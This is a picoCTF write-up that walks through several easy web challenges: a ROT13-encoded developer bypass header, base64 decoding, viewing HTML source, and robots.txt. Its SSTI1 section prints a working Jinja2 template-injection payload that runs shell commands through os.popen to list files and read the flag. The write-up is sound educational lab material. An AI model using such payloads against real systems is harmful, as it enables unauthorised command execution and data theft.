

WRITEUP PicoCTF

Web Exploitation Easy



By: OngCapybara

Table Of Contents

Table Of Contents	i
Crack the Gate 1	1
SSTI1	4
WebDecode.....	7
Inspect HTML	9
where are the robots	11
Coming soon.....	13

Crack the Gate 1

Crack the Gate 1

Easy Web Exploitation picoMini by CMU-Africa browser_webshell_solvable

AUTHOR: YAHAYA MEDDY

Description

We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal. We've uncovered the email address he uses to log in: `ctf-player@picoctf.org`. Unfortunately, we don't know the password, and the usual guessing techniques haven't worked. But something feels off... it's almost like the developer left a secret way in. Can you figure it out?

The website is running [here](#). Can you try to log in?

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 14:30

[Restart Instance](#)

Hints


[1](#) [2](#)

7,366 users solved

[👍](#) 95% Liked [👎](#)

[Submit Flag](#)

We get a chall web exploitation and already have email from chall. Let's apply to login form and will displayed like this



If you open the source code, you will find a cipher text

```


49     }
50
51     #loginForm button:hover {
52         background-color: #0056b3;
53     }
54 </style>
55 </head>
56 <body>
57 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urngre "K-Qri-Npprff: Lrf" -->
58 <!-- Remove before pushing to production! -->
59
60 <form id="loginForm">
61     <h2 style="font-size: 24px; margin-bottom: 24px;">
62         Login
63     </h2>
64     <label for="email">Email:</label>
65     <input type="email" id="email" name="email" required><br>
66     <label for="password">Password:</label>
67     <input type="password" id="password" name="password" required><br>
68     <button type="submit">Login</button>

```


Copy it and paste to ROT13 decryptor and you get a mail like this




Let's open network from inspect and see using resent



If already open, you must paste the bypass text to new request like this.
When you're done, click send for execution and let see



Open response anddddd... Damn bruhhh... you get the flag right here :D



Flag: picoCTF{brut4_f0rc4_1a386e6f}

SSTI1

SSTI1

Easy Web Exploitation picoCTF 2025 browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! Try it out!
I heard templating is a cool and modular way to build web apps! Check out my website [here!](#)

This challenge launches an instance on demand.
Its current status is: **RUNNING**
Instance Time Remaining: **13:54**

Restart Instance

Hints

1


36,953 users solved

95% Liked

picoCTF{FLAG}

Submit Flag

Let's exploit!




When we get form input like this, i think it's a XSS :D. Use this payloads!

`{{ self.__init__.__globals__ }}`




We can see, output our payload can display builtins. Let's use!

```
{{ self.__init__.__globals__.__builtins__ }}
```




Wow... God damn... This payload can displayed import to. Let's exploit dude :D

```
{{self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read  
()}}
```



Gotcha... Are u see? The flag is right in front of our eyes bruh :D. Let's see


```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat
flag').read()}}
```




Wuhahaha... we got the flag mamen :9

Flag: picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}


WebDecode



Wuhahahaha... I love chall like this :D First time, we get a simple web



Lest's set he source code and you can click the about.html



After that, you will get a base64 on source code. Let's decode

```

class="about" notify_true="cG1jb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMTBmOTM3NmZ9">
    Selecting the page!! You might find it there
</div>
<div class="t-container" -->
    -->
    class="why">

```

Use this command and you will get the flag :D


```

[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]
$ echo "cG1jb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMTBmOTM3NmZ9" | base64 -d
picoCTF{web_succ3ssfully_d3c0ded_10f9376f}
[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]
$


```

Flag: picoCTF{web_succ3ssfully_d3c0ded_10f9376f}


Inspect HTML



This chall is really-really very-very easy bro. Open the website




After that, you just click ctrl + u for see the source code and boommm... you get the flag :D




```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <title>On Histiaeus</title>
8   </head>
9   <body>
10    <h1>On Histiaeus</h1>
11    <p>However, according to Herodotus, Histiaeus was unhappy having to stay in
12      Susa, and made plans to return to his position as King of Miletus by
13      instigating a revolt in Ionia. In 499 BC, he shaved the head of his
14      most trusted slave, tattooed a message on his head, and then waited for
15      his hair to grow back. The slave was then sent to Aristagoras, who was
16      instructed to shave the slave's head again and read the message, which
17      told him to revolt against the Persians.</p>
18    <br>
19    <p>Source: Wikipedia on Histiaeus </p>
20    <!--picoCTF{1n5p3t0r_of_h7ml_8113f7e2}-->
21  </body>
22 </html>
23
```

Flag: picoCTF{1n5p3t0r_of_h7ml_8113f7e2}


where are the robots




Simple... You just open using link, and you will see display the website



After that, you type in url /robots.txt and you will see display like this



Replace robots.txt to /1bb4c.html. You get the flag :D



Flag: picoCTF{ca1cu1at1ng_Mach1n3s_1bb4c}

Coming soon